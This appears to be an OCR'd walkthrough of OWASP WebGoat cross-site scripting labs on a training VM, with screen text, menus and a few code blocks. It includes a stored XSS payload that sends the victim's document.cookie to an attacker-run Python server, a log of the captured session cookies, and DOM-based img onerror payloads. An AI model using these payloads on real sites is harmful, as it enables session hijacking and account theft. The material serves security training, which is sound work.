
Restart this Lesson

Stage 5
Stage 5: Execute a Reflected XSS attack.
Use a vulnerability on the Search Staff page to craft a URL containing a reflected XSS attack. Verify that another employee using the link is affected by the attack.

Goat Hills Financial
Human Resources

Please Login
Larry Stooge (employee)
Password
Login

Login as larry and update profile


Cross-Site Scripting (XSS)
- Phishing with XSS
- LAB: Cross Site Scripting
  - Stage 1: Stored XSS
  - Stage 2: Block Stored XSS using Input Validation
  - Stage 3: Stored XSS Revisited
  - Stage 4: Block Stored XSS using Output Encoding
  - Stage 5: Reflected XSS
  - Stage 6: Block Reflected XSS
- Stored XSS Attacks
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)
- CSRF Prompt By-Pass
- CSRF Token By-Pass
- HTTPOnly Test
- Cross Site Tracing (XST) Attacks

Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering


Goat Hills Financial
Human Resources

Welcome Back Larry


First Name:	Larry	Last Name:	Stooge
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others	Manager:	Larry Stooge
Disciplinary Explanation:	Constantly harassing coworkers	Disciplinary Action Dates:	10106

ViewProfile | UpdateProfile | Logout

In street tab, enter this code



```
<script>
url = "http://192.168.200.8/" + document.cookie ;
var xhttp = new XMLHttpRequest();
xhttp.open("GET", url );
xhttp.send();
</script>
```



Concurrency
Cross-Site Scripting (XSS)
- Phishing with XSS
- LAB: Cross Site Scripting
  - Stage 1: Stored XSS
  - Stage 2: Block Stored XSS using Input Validation
  - Stage 3: Stored XSS Revisited
  - Stage 4: Block Stored XSS using Output Encoding
  - Stage 5: Reflected XSS
  - Stage 6: Block Reflected XSS
- Stored XSS Attacks
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)
- CSRF Prompt By-Pass
- CSRF Token By-Pass
- HTTPOnly Test
- Cross Site Tracing (XST) Attacks


Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution

Goat Hills Financial
Human Resources

Welcome Back Larry


First Name:	Larry	Last Name:	Stooge
Street:	:T", url); xhttp.send(); </script>	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others	Manager:	Larry Stooge
Disciplinary Explanation:	Constantly harassing coworkers	Disciplinary Action Dates:	10106

We get cookie in python server




```
┌─[parrot@parrot-virtualbox]─[~/owasp]
└──╼ $sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.8 - - [12/Jan/2022 21:22:27] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:22:27] "GET /JSESSIONID=3293007409B5DD7102F9EB
DE1489398B;%20PHPSESSID=iadg02c9vbhkou0r3uf1h6hvc5;%20d5a4bd280a324d2ac98eb2c0fe
58b9e0=06mp8hlcq3e5f0qvkf5791p4f2;%20acopendivids=swingset,jotto,phpbb2,redmine;
%20acgroupswithpersist=nada HTTP/1.1" 404 -
```

Now logout of larry and login as admin (john)



First Name:	Larry	Last Name:	Stooge
Street:		City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others	Manager:	101
Disciplinary Explanation:	Constantly harassing coworkers	Disciplinary Action Dates:	10106


However we get larry’s data as the larry’s cookies is stored in the python server



```
┌─[parrot@parrot-virtualbox]─[~/owasp]
└──╼ $sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.8 - - [12/Jan/2022 21:22:27] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:22:27] "GET /JSESSIONID=3293007409B5DD7102F9EB
DE1489398B;%20PHPSESSID=iadg02c9vbhkou0r3uf1h6hvc5;%20d5a4bd280a324d2ac98eb2c0fe
58b9e0=06mp8hlcq3e5f0qvkf5791p4f2;%20acopendivids=swingset,jotto,phpbb2,redmine;
%20acgroupswithpersist=nada HTTP/1.1" 404 -
192.168.200.8 - - [12/Jan/2022 21:24:18] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:24:18] "GET /JSESSIONID=3293007409B5DD7102F9EB
DE1489398B;%20PHPSESSID=iadg02c9vbhkou0r3uf1h6hvc5;%20d5a4bd280a324d2ac98eb2c0fe
58b9e0=06mp8hlcq3e5f0qvkf5791p4f2;%20acopendivids=swingset,jotto,phpbb2,redmine;
%20acgroupswithpersist=nada HTTP/1.1" 404 -
```

<u>DOM based XSS</u>

AJAX Security>LAB: DOM-Based cross-site scripting




STAGE 1: For this exercise, your mission is to deface this website using the image at the following location: OWASP IMAGE

Hello, hello!

Enter your name: hello

Enter this code in the tab

```
<img src="" onerror = alert(document.cookie) />
```



Choose another language: English
Logout
LAB: DOM-Based cross-site scripting
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Solution Videos
Submit Solution
OK
OWASP Foundation | Project WebGoat | Report Bug

STAGE 1: For this exercise, your m
location: OWASP IMAGE

Hello, !


Enter your name: 'or = alert(doc

```
192.168.200.13

JSESSIONID=3293007409B5DD7102F9EBDE1489398B;
PHPSESSID=iadg02c9vbhkou0r3uf1h6hvc5;
d5a4bd280a324d2ac98eb2c0fe58b9e0=06mp8hlcq3e5f0qvkf5791p4
f2; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
```

Enter this code in the tab

```
<img src="" onerror = alert("Parrot") />
```


Choose another language: English

Logout

LAB: DOM-Based cross-site scripting

OWASP WebGoat v5.4

Show Params Show Cookies Lesson Plan

Introduction
General
Access Control Flaws
AJAX Security
Same Origin Policy Protection
LAB: DOM-Based cross-site scripting
LAB: Client Side Filtering
DOM Injection
XML Injection
JSON Injection
Silent Transactions Attacks
Dangerous Use of Eval
Insecure Client Storage
Authentication Flaws

Solution Videos

Restart this Lesson

STAGE 1: For this exercise, your m
location: OWASP IMAGE

Hello, !

Enter your name: ="" onerror =

Submit Solution

192.168.200.13

Parrot

Don't allow 192.168.200.13 to prompt you again


OK

Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

Cross Site Request Forgery (CSRF/XSRF)

owaspbwa>Damn Vulnerable Web Application


Damn Vulnerable Web Ap

192.168.200.13/dvwa/login.php

DVWA

